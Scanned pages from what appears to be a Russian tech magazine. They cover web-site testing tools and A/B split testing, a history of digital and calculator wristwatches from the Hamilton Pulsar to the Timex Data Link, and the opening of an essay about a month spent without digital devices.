Во время разработки невозможно учесть все возможные сценарии поведения пользователя, но их можно смоделировать на стадии тестирования. Для этого есть библиотека с говорящим названием gremlins.js. Она имитирует атаку на сайт группы гремлинов, которые произвольно кликают, нажимают кнопки, вводят данные в формы — в общем, резвятся как только возможно. Редкому сайту удается выстоять :). ⌶



Gremlins.js в действии

СПЛИТ-ТЕСТИРОВАНИЕ

Хотелось бы сделать небольшое отступление и рассказать о методике так называемого A/B-тестирования, оно же сплит-тестирование. Суть сплит-тестирования заключается в том, чтобы экспериментальным путем понять, какой вариант страницы/баннера/кнопки будет лучше справляться со своей задачей.


Возможно, тебе нужно понять, насколько заметна кнопка регистрации на главной странице твоего сайта. Или же нужно определиться, какой из двух макетов дольше удержит посетителя на сайте. А может, у тебя есть несколько вариантов одного баннера и нужно понять, по какому люди активнее кликают. Такой подход к тестированию несколько выбивается из нашей сегодняшней подборки, поскольку полностью автоматизировать его нельзя, но упростить с помощью стороннего сервиса — можно.

В общем, главное для сплит-теста — выбрать два варианта чего-либо и определить, по какому количественному показателю мы можем оценить его эффективность. Это может быть количество кликов, процент отказа, среднее время пребывания.

Дальше нужно создать две версии страницы — A и B. После этого решаем, на ком именно проводить тестирование. Экспериментировать на всей аудитории сайта не нужно, но требуется какая-то репрезентативная выборка, и нужно придумать, как показать примерно равному количеству случайных пользователей два варианта страницы. После этого в дело вступает Easy Web Optimizer.

1. Вводим URL с A-версией дизайна.
2. Вводим URL с B-версией дизайна.
3. Вводим URL со страницей «Спасибо. Ваше мнение очень важно для нас».
4. Получаем HTML-код сплит-теста, размещаем в доступном месте.
5. Смотрим результаты на easywebsiteoptimizer.com.

В каких-то случаях для анализа достаточно и возможностей системы аналитики — более того, в Google Analytics есть специальный раздел Content Experiments (support.google.com/analytics/answer/1745147), позволяющий тестировать до десяти вариантов элементов. Также есть и несколько популярных специализированных сервисов, например Optimizely (optimizely.com) и Visual Website Optimizer (visualwebsiteoptimizer.com), но это уже платные сервисы.



easywebsiteoptimizer.com


НА ПУТИ К УМНЫМ ЧАСАМ

КАК ЗА СОРОК ЛЕТ ЧАСЫ ПРЕВРАТИЛИСЬ В НОСИМЫЙ КОМПЬЮТЕР

Мода на часы со встроенным компьютером зародилась не в этом и не в прошлом году. Ей предшествовала сорокалетняя история, которая началась с изобретения первых цифровых часов и знает немало интересных эпизодов — от поучительных до комичных.

Услышав вопрос «Который час?», люди старшего поколения не задумываясь смотрят на левое запястье, а вот молодежь все больше тянет руку в карман за смартфоном (если, конечно, в этом есть необходимость — некоторые так и живут с телефоном в руке). На протяжении столетий наручные часы были единственным доступным людям портативным гаджетом, и вот они стали уходить на второй план и из необходимого предмета превратились в модный аксессуар. Многие верят, что все изменит пришествие «умных» часов, и действительно — новые модели появляются одна за другой.

Наручные часы оказываются на переднем крае техники не в первый и не во второй раз. И если история часовых механизмов, изобретенных швейцарскими мастерами, уходит вглубь веков, то бум цифровых часов случился относительно недавно и во многом напоминает то, что происходит с любой новой категорией гаджетов. Более того — многие из тогдашних проблем до смешного напоминают те, с которыми производители носимой электроники сталкиваются сейчас.



Андрей Письменный
apismenny@gmail.com


Hamilton Pulsar: наручный компьютер семидесятых

Из радиоприемника доносится поставленный голос: «Это звук Pulsar», после секундной тишины он добавляет: «Совершенно верно, вы ничего не услышали. Pulsar бесшумен». Следом диктор рассказывает о чудесном новом изобретении — часах, в которых нет ни одной движущейся части, которые не нужно смазывать и подкручивать и которые всегда показывают точнейшее время. В 1970 году это считалось огромным достижением техники.

Появлению этой рекламы предшествовало несколько лет разработки. Ее вели двое бывших сотрудников компании Texas Instruments Вилли Крэбтри и Джордж Тайс. Они основали компанию Electro/Data, как только убедились, что сделать наручные электронные часы действительно возможно. Последним недостающим компонентом был дисплей, и здесь изобретателей выручила фирма Hewlett-Packard, как раз начавшая продавать миниатюрные светодиодные модули.

Хотя понятия «стартап» в те времена не существовало, это слово отлично характеризует бизнес Крэбтри и Тайса: средств на самостоятельное производство у них не было, и они заключили контракт с швейцарской фирмой Hamilton Watch Company, производившей часы еще с 1892 года. В Electro/Data был создан первый прототип электронных часов (он именовался P1), а Hamilton взяла на себя производство, маркетинг и продажу.

Впервые часы Hamilton Pulsar показали миру на популярном вечернем телешоу. Специально для этого события были собраны первые три работающих прототипа, правда, настолько ранних, что пришлось идти на обманные трюки. Даже несмотря на то, что время не отображалось на циферблате постоянно (чтобы посмотреть на цифры, нужно было зажать кнопку), заряда батарейки хватало всего на двадцать минут работы. Чтобы зрители не узнали об этом недостатке, из-за сцены приходилось время от времени выносить новый экземпляр и незаметно подменять часы.


Эта плата лежала в основе прототипа P1

В серию P1 не пошел, и в Electro/Data еще два года работали над новой моделью платы, где число микросхем сократили вдвое — это позволило снизить энергопотребление. Первая партия часов Hamilton Pulsar состояла из 400 экземпляров, имевших золотой корпус, и цена на них в сегодняшних деньгах составляла около двадцати тысяч долларов. Более поздний вариант в металлическом исполнении был в десять раз дешевле, но и это по-прежнему далеко не демократичная цена.

Тем более горько первым покупателям было обнаруживать, что часы легко выходили из строя от статического электричества — наглядная демонстрация справедливости известного гиковского правила никогда не покупать первую модель нового продукта. В Hamilton, правда, к тому времени независимо от Electro/Data разработали собственную версию электронных часов, и сервис-центры вместо починки просто-напросто заменяли плату старой модели на новую. Что до авторов изначального прототипа, то они вскоре остались без выгодного контракта, и им пришлось выпускать часы под собственной маркой — Chronex. Однако конкурировать с гигантами индустрии у них не вышло.

Вот еще один занятный факт: Hamilton Pulsar называли не электронными часами, а словосочетанием time computer, которое можно перевести как «вычислитель времени» или «часовой компьютер». Сегодня мы бы вряд ли назвали этим словом столь примитивное устройство, но по тем временам наличие пары десятков простых микросхем в портативном гаджете выглядело значимым и впечатляло не меньше, чем мейнфреймы IBM.

Sinclair Black Watch: черное пятно на репутации Синклера

Появление наручных электронных часов привлекло внимание именитого изобретателя — Клайва Синклера. Российские любители компьютеров хорошо знают его по одному из последующих творений, домашнему компьютеру ZX Spectrum (вернее, по его многочисленным клонам, распространенным на просторах бывшего СССР). И до и после великого «Спектрума» у Синклера было множество проектов: от звуковых усилителей до электромобилей. В своей родной Великобритании Синклер известен в том числе как создатель дешевых калькуляторов и наручных электронных часов Sinclair Black Watch.

Нельзя сказать, что дела Sinclair Radionics в те годы шли хорошо: калькуляторный бизнес компании тонул из-за неудачной научной модели, а разработка портативного телевизора поедала все прибыли. Выход на рынок электронных часов представлялся Синклеру простым способом заработать деньги и поддержать фирму на плаву, но обернулся очередной неудачей.

За три года, что прошли с появления Hamilton Pulsar, ситуация на рынке электронных часов успела измениться. Компоненты подешевели, и средняя цена часов составляла уже не тысячи, а всего лишь 200–400 долларов в нынешних деньгах. Да и сами часы прогрессировали: хоть циферблат по-прежнему был пятизначным и для его активации приходилось держать кнопку, многие модели уже показывали не только часы и минуты, но и секунды.

Клайв Синклер использовал привычную для его компании стратегию: попытался выпустить максимально дешевый и простой в сборке продукт, а в качестве канала распространения использовал сочетание рекламных объявлений в газетах и почтовых заказов. Традиционно предлагался и комплект для самостоятельной сборки, стоящий примерно на треть дешевле. Примечательно, что у Black Watch не было ни единой кнопки: вместо них под циферблатом располагались две сенсорные панели. Нажатие на верхнюю отображало на дисплее часы и минуты, на нижнюю — минуты и секунды.

Black Watch стали одним из наименее удачных продуктов Синклера. Достичь рекордной дешевизны не получилось, поставки не подоспели к выгодному предрождественскому сезону, но сильнее всего подвело качество продукции. Как и начинка первой версии Hamilton Pulsar, плата в этих часах была подвержена поломкам из-за статического электричества, двух батареек хватало всего на десять дней работы, сенсорные панели отказывали, а корпус норовил развалиться. Подвел даже комплект для радиолюбителей: хоть он и состоял всего из одиннадцати деталей, собрать их воедино было так сложно, что журналы публиковали инструкцию, которая включала хитроумные манипуляции с прищепкой, иголками и кусочком проволоки. Задумайся, насколько нелепо было бы сегодня проделывать все эти фокусы, чтобы в результате получить всего лишь наручные часы.

Поскольку реклама щедро предлагала по желанию возвращать Black Watch в течение десяти дней или в течение года — по гарантии, многие покупатели с радостью пользовались этим. Количество приходящих обратно экземпляров оказалось так велико, что продукт стал убыточным и обанкротил бы Синклера, не реши правительство выдать ему субсидию. Пожалуй, без нее ZX Spectrum мог бы никогда не появиться.

Фирма Синклера еще несколько раз пыталась выйти на рынок наручных часов: последний раз — в 1985 году с продуктом Sinclair FM Radio Watch. Это были первые в мире часы со встроенным радиоприемником, но их постигла еще большая неудача, чем Black Watch. Единственная произведенная партия пострадала от пожара на складе, и необычный гаджет так и не поступил в продажу — с финансами у Синклера, как всегда, было туго, и повторить попытку не удалось.



По задумке дизайнера, Sinclair Black Watch должны были иметь стальной корпус, но не сложилось

Комплект для сборки часов Sinclair

Sinclair FM Radio Watch — первые часы с радиоприемником. До магазинов они не добрались

Калькулятор на запястье

Примерно так же, как Дмитрий Медведев известен своей любовью к технике Apple, 38-й президент США Джеральд Форд то и дело привлекал внимание прессы приверженностью к часам Hamilton Pulsar. Примечательно, что Форд носил не золотую версию Pulsar, а обыкновенную — в стальном корпусе. Но газеты все равно успели устроить из этого шумиху, и на какое-то время президенту пришлось перейти на часы попроще.

В 1975 году скандал приключился снова: на этот раз в прессу просочились слухи, будто Форд попросил у жены в подарок новенькие Pulsar 901 со встроенным калькулятором. Их продажи традиционно начались с ограниченной партии в золоченых корпусах, что в итоге оставило Форда без подарка: то ли Бетти Форд не захотела тратить деньги на дорогостоящую игрушку, то ли президент решил лишний раз не дразнить папарацци.

Хоть модель Pulsar 901 и пользовалась определенным спросом, по-настоящему часы со встроенным калькулятором вошли в моду позже, в конце семидесятых и в начале восьмидесятых годов, когда к их выпуску подключились японские компании Casio, Seiko и Citizen. Модели разнились от простеньких (как, например, Casio CA-50 с 16 кнопками) до безумно сложных вроде Casio CFX-400 — тоже с 16 кнопками, но каждая из них могла вызвать три разные операции, среди которых были функции булевой логики, шестнадцатеричный режим и вычисление логарифмов.

Разработчики так яростно соревновались в добавлении все новых и новых функций, что некоторые модели было тяжеловато использовать: например, у Pulsar Y739 кнопки были настолько крошечными, что нажимать их можно было разве что кончиком ручки или зубочисткой. Попадались и интересные дизайнерские решения вроде Citizen 9140A, у которых 48 кнопок были расположены вокруг циферблата. Хоть это и выглядит не слишком удобно, обладатели модели отзывались об эргономике очень положительно.



Hamilton Pulsar 901 — первые часы с калькулятором



Citizen 9140A с экспериментальным дизайном. Было произведено всего несколько сот экземпляров


Компьютерные компании тоже интересовались новым рынком. Фирма Hewlett-Packard удачно дебютировала на нем с моделью HP-01, имевшей светодиодный дисплей (а не жидкокристаллический, как у конкурентов) и 28 кнопок, не слишком перегруженных разными функциями.

В восьмидесятые годы стоимость компонентов упала настолько, что магазины наводнились дешевыми пластиковыми часами с удобными резиновыми кнопками. В их производстве лидировала фирма Casio. Но интереснее всего, конечно, флагманские модели часов-калькуляторов Casio, среди которых особенно выделяется серия TC.

Сейчас не так просто себе это вообразить, но в 1983 году уже было возможно создание наручного гаджета с тачскрином и распознаванием рукописного ввода. Именно наличием этих свойств отличались часы Casio TC-500. На экране TC-500 можно было рисовать пальцем цифры и математические символы, которые тут же появлялись на дисплее. Например, чтобы сложить числа 12 и 3, нужно было нарисовать единицу, двойку, плюс, тройку и знак равенства, чтобы получить ответ. Задача распознавания упрощалась тем, что символов было не больше двух десятков и вводились они по одному — вариантов начертания не так уж много. Но уже это можно считать прорывом, опережающим время лет на двадцать, а если учесть, что TC-500 продавались по 100 долларов (позже была выпущена еще более дешевая модель TC-50 в пластиковом корпусе), то это и вовсе кажется фантастикой.



Casio TC-500 еще в 1983 году сделали тачскрин массовой технологией



Часы с калькулятором были так популярны, что Стинг фотографировался в них на обложку сингла

Диковинки



Seiko TV-Watch

Калькулятор оказался крайне популярной новой функцией наручных часов, но попытки добавить к ним еще хоть что-нибудь не прекращались. В 1980 году фирма Casio придумала встроить в часы компьютерную игру: на циферблате Casio Game-10 схематичный космический кораблик мог отстреливать летящих ему навстречу противников. В 1984 году компания Seiko выпустила часы со встроенным черно-белым телевизором. К сожалению, телеприемник и батарейка в корпус часов не уместились, и конструкции размером с кассетный плеер гордый владелец Seiko TV-Watch крепил на пояс, а оттуда провод тянулся к запястью. Эта модель продавалась только в Японии, да и то лишь на протяжении года. Зато уже вскоре она стала высоко цениться среди коллекционеров необычной техники.

Следующий экземпляр, без которого не обойдется ни один список исторических моделей цифровых часов, выпускался в 1994-м фирмой Timex в сотрудничестве с Microsoft. С одной стороны, это уже почти что новые времена: компьютеры повсеместно заселили офисные столы, да и часы с микропроцессором вряд ли могли кого-то поразить. С другой стороны, не стоит путать эту эпоху с нынешней: о беспроводных протоколах передачи данных речи еще не шло, и первые портативные гаджеты подключались к компьютерам толстыми кабелями с разъемами COM или LPT.

Часы Timex Data Link умели синхронизироваться с компьютером, но при этом работали без провода. Чудо? Скорее, чудо инженерной мысли. Над циферблатом Data Link имелась крохотная камера, которую полагалось направлять на экран монитора. Пользователь запускал утилиту, служащую для синхронизации, и та демонстрировала череду быстро сменяющихся штрих-кодов, через которые и передавались данные (в первую очередь — события из календаря Outlook). Эта схема была пригодна только для мониторов с электронно-лучевой трубкой и с ЖК-экранами ноутбуков не срабатывала. Чтобы решить эту проблему, к Data Link можно было докупить гаджет Notebook Adapter, который передавал часам информацию при помощи мигающего светодиода.

Часы Timex Data Link оказались успешными, и разнообразные модели продавались до начала двухтысячных годов, хотя последние из них уже не имели камеры и подключались к компьютеру по USB. Тем не менее их уже можно считать прообразом современных «умных часов»: имелись даже программные интерфейсы, которые разработчики использовали, чтобы дописывать собственные функции или поддержку сторонних программ. Для Data Link во множестве создавались информационные приложения и даже игры. Data Link даже успели слетать в космос: в NASA их сертифицировали для использования во время миссий.



Timex Data Link — вестник новой эпохи



Casio Game-10

***


Как мы видим, как только появлялась возможность наделить часы новыми функциями помимо показа времени, производители с энтузиазмом брались за эксперименты. Эта тенденция сохраняется. Пользователи Kickstarter в 2012 году рублем проголосовали за выпуск умных часов с циферблатом на электронных чернилах и тем самым доказали, что мобильные телефоны не только не заменили наручные часы, но нуждаются в них как в ценном компаньоне. Станут ли умные часы таким же прорывом, каким были первые электронные модели? Или они найдут нишу вроде той, что занимали часы с калькулятором? Иные девайсы наверняка войдут в историю как знаменитые провалы, и за ними станут охотиться коллекционеры. Будут ли среди них модели с Android Wear? Сделает ли Apple попытку выйти на рынок наручных часов? Ответы на все эти вопросы нам еще предстоит узнать.

ЦИФРОВОЙ ШАББАТ



МОЖНО ЛИ ПРОЖИТЬ ЦЕЛЫЙ МЕСЯЦ, НЕ ПРИКАСАЯСЬ К ЦИФРОВЫМ ГАДЖЕТАМ


Я разобрал всю почту и отправил последнее письмо. Написал родным, передал свои проекты друзьям. Отправив последний твит, я выключил ноутбук, телефон и планшет. Через десять минут начнется мой цифровой шаббат, и я в течение месяца не смогу управлять ни одним цифровым устройством.



Андрей Ситник
andrey@sitnik.ru







РАМАДАН

Началось все с того, что мне на глаза попалась запись в блоге иранского посла (goo.gl/PMMGd7), где автор рассказывал о мусульманском посте Рамадан. В течение целого месяца можно есть и пить только ночью, «с появления первой звезды» — представляешь, как тяжело соблюдать такой пост в Норвегии во время полярного дня? Посол объяснял, что верующие отказываются в пост от дозволенного, чтобы понять, как много Бог разрешает. Мне показалось, что сама идея такого поста применима в любом обществе. Представь себе технократическое государство, где люди на год отказываются от сои и ГМО, чтобы понять, насколько натуральное хозяйство дорогое и насколько с ним близок голод.

Технологии пришли в наш мир слишком стремительно, не дав времени осознать их и принять. Если на месяц отказаться от последних достижений прогресса, то можно было бы «переместиться в прошлое» и сравнить себя до и после их появления. Конечно, это будет непросто — я слишком люблю ИТ и привык к постоянной информационной перегрузке. Но потом я наткнулся на проект журналиста The Verge (goo.gl/UcorUd), который заставил себя на год отказаться от технологий. Его отчет показался мне несколько предвзятым, и я решил отправиться в это путешествие, чтобы посмотреть на доцифровой мир глазами программиста.

ПОДГОТОВКА

Я посчитал, что будет недостаточно просто отказаться от ноутбука. Наш мир напичкан технологиями, поэтому, чтобы ощутить всю аналоговость, мне было нужно отказаться от любых цифровых устройств. Прочитав про посты в других религиях, я понял, что надо очень точно сформулировать правила моего эксперимента, чтобы быть уверенным в каждой ситуации. В итоге свой запрет я сформулировал так: «Нельзя управлять любыми устройствами, которые хранят программу в своей памяти» — то есть с архитектурой фон Неймана.

С этим критерием я начал выбирать себе технику. Прямо как в фильмах об агенте 007, только наоборот — вместо маленьких, блестящих и функциональных устройств я искал старые, большие и малофункциональные вещи на барахолках. Популярность хипстеров играла мне на руку — достать винтаж было довольно легко.

Чтобы сжечь все мосты, я заранее рассказал всем о планах на цифровой шаббат. Работать все равно не получилось бы, так что я взял отпуск и оставил коллегам экстренные контакты своей девушки. «Злые марсиане», правда, все равно подложили мне свинью и устроили внутренний конкурс с призами на лучший вклад в опенсорс, как раз на месяц моего шаббата. Но пути назад уже не было, и 6 ноября 2013 года я начал свой «пост».

Итак, давай посмотрим, какими инструментами мне пришлось пользоваться в моей новой, аналоговой жизни.

ФОТО

Начал я с того, что решил погрузиться в мир пленочной съемки, для чего выбрал «Зенит-122», у которого есть экспонометр. В итоге фотоаппарат мне все подсказывал — оставалось только крутить настройки, пока он не сообщит, что все правильно. Большинство фотоаппаратов имеют микрорастр, чтобы выставить фокус, совмещая две половинки изображения. А экспонометр — это небольшой фотоэлемент и три светодиода, которые видны в правом краю видоискателя. Верхний горит, когда кадр будет слишком темным, нижний — когда переосветленным, а центральный горит зеленым, когда настройки выбраны правильно.

В итоге снимать было не очень тяжело, но все-таки я оценил, насколько компьютеры упростили процесс съемки и сделали его таким удобным ежедневным занятием, доступным каждому. Конечно, наши родители уже могли не знать химию и не проявлять снимки сами. Но пленочная фотография напомнила мне вождение машины — сначала читаешь теорию, потом тебе показывают, что и как делать, а дальше ты практикуешься вдали от людей. И только получив это умение, ты идешь и начинаешь делать снимки. С цифровой фотографией же, чтобы стать фотографом, достаточно взять в руки телефон, открыть всем известное приложение и нажать кнопку. Для этого больше не нужны специальные знания, все это доступно даже ребенку.

Вторым открытием стало то, насколько мощны современные цифровые фотоаппараты. Перед шаббатом мы застряли на украинской границе, где увидели удивительную традицию ставить много свечей на кладбищах в День всех святых. И тут же решили все это заснять — прямо ночью, без штатива. Получились отличные кадры, потому что наши фотоаппараты имеют огромную светочувствительность и оптические стабилизаторы. С пленочным фотоаппаратом такой трюк бы не прошел, поэтому я даже перестал брать его с собой по вечерам: свето-

чувствительность пленки ниже в 30 раз и снять что-то в полумраке можно только со штатива.

Если я видел какое-то быстрое событие, я даже не тянулся к фотоаппарату — перед каждым кадром надо подобрать два параметра (фокус и выдержку), так что я все равно бы не успел сделать кадр.

Но тут я почувствовал неожиданное преимущество пленки. Современные фотоаппараты слишком мощные — мы можем получить любой снимок одним нажатием кнопки, но в итоге мы перестаем думать не только о том, как снять, но и о том, что мы снимаем. На пленку снимать сложно, иногда надо придумывать хитрые способы, но это все разогревает твой мозг, и, перебрав технические параметры, ты уже начинаешь думать, а не снять ли мне с другой точки?

Сегодня в моде зернистость и теплая цветовая гамма пленочных снимков, но лично я не увидел в них какой-то особой магии. Просто такими были фотографии во дни молодости наших родителей и нашего детства — и мы воспринимаем их с ностальгией по тому времени. Это как пиксель-арт — просто стиль игр нашего детства, сам по себе он не делает игру лучше. Наверное, наши дети будут так же ценить эффекты плохой матрицы телефона, ведь для них это будет напоминанием о теплом прошлом.

В итоге после шаббата я решил не брать с собой в путешествия большой цифровой фотоаппарат и снимать все на телефон. Я понял, что большие возможности съемки мне просто не нужны.

ЧАСЫ

Для шаббата я купил советские механические часы «Ракета». Жалко, не смог найти особую версию с 24-часовым циферблатом для полярников и подводников.

Я считаю, что у каждой эпохи есть технология — символ этого времени. И механические часы тут будут венцом индустриальной эры. Я бы сказал, что точное время в карманных размерах было невозможно для технологического уровня этой эпохи. Но люди смогли хитростью, старанием и умением вытащить все, что позволял их фундамент, и все же сделали ручные часы на чистой механике. Например, оси стоят на маленьких рубинах, чтобы уменьшить трение. Поэтому технология выращивания искусственных рубинов сильно снизила цены на часы и сделала их доступными широкому классу людей в начале XX века.

Механические часы казались мне маленьким существом — я слышал сердцебиение внутри и понимал, что они очень хрупкие и требуют постоянной заботы. Чтобы часы работали долго и показывали точно, их нужно заводить каждый день в одно и то же время. Я думал, что это будет надоедать, но оказалось наоборот — эта обязанность была очень милой и позволяла лучше чувствовать ход времени.

Но что меня поразило, так это потеря ощущения точного времени. Современные кварцевые часы имеют погрешность на секунду за сутки. Часы на компьютере и телефоне синхронизируются через интернет, так что даже не накапливают ошибку. То есть мы привыкли, что наши часы показывают минуты точно. Когда мы приходим на вокзал и видим на наших часах пять минут до отправления поезда, мы точно знаем, что успеем добежать.

Механические часы имеют погрешность до минуты в день. Так что поезд мог уже отойти от станции, ведь часы за неделю могли накопить ошибку в пять минут. Мы часто путешествуем, и такая погрешность меня нервировала. Поэтому я всегда искал источники точного времени, чтобы подвести часы.

К сожалению, в один день механические часы просто остановились — все-таки они были очень старые. Маленькая механическая жизнь на твоих руках — это, конечно, приятно, но я пошел в магазин и купил кварцевые часы (к тому моменту я уже узнал, что там нет компьютеров, только простая электроника и механика). Я слишком люблю точное время.

Правда, купить обычные кварцевые часы оказалось не столь легко. Часы перестали быть инструментом и стали статусной вещью. Так что в продаже были в основном дорогие сложные устройства или их подделки, выглядящие ужасно.

Но вообще носить часы на руке мне понравилось. С детства я уже подзабыл, каково это, и был приятно удивлен, что с ними лучше контролируешь время. На руке его гораздо быстрее и проще посмотреть, чем доставать телефон из кармана.

В итоге после шаббата я решил купить себе умные часы типа Pebble.

СЕГОДНЯ В МОДЕ ЗЕРНИСТОСТЬ И ТЕПЛАЯ ЦВЕТОВАЯ ГАММА ПЛЕНОЧНЫХ СНИМКОВ, НО ЛИЧНО Я НЕ РАЗГЛЯДЕЛ В НИХ КАКОЙ-ТО ОСОБОЙ МАГИИ

КАРТА И КОМПАС

Технологией нашей эпохи я считаю глобальную навигацию GPS и ГЛОНАСС. С одной стороны, они используют самые передовые направления — ракеты, чтобы доставить спутники на орбиту, квантовую физику для атомных часов в спутниках, теорию относительности Эйнштейна для компенсации искажения времени из-за скорости и гравитации, компьютеры для сложных расчетов. С другой стороны, в отличие от прочих умных штук, удобные карты нужны каждому жителю планеты. И спутники дают точные координаты всем людям, в любой точке Земли, совершенно бесплатно, требуя только дешевый приемник.

Но во время шаббата, когда я приезжал в новый город, мне приходилось покупать карту в ближайшем ларьке и вчитываться в названия улиц.

Перед «постом» я купил компас — больше ради теплого лампового стиля. Но он оказался действительно полезным — если ты точно уверен хотя бы в направлении улицы, то проще читать карту.


Бумажная карта без GPS не вызвала особых проблем. В путешествии, без интернета, у меня обычно было больше проблем именно с цифровой картой. И было очень удобно просто рисовать и писать поверх бумажной карты.

БЛОКНОТ

Как бы я вообще получил удовольствие от цифрового шаббата, если бы не купил маленький перекидной блокнот и не носил его в кармане рубашки? Да и выбора у меня особо не было. После цифровой жизни моя память сильно деградировала, и нужно было внешнее устройство для заметок.







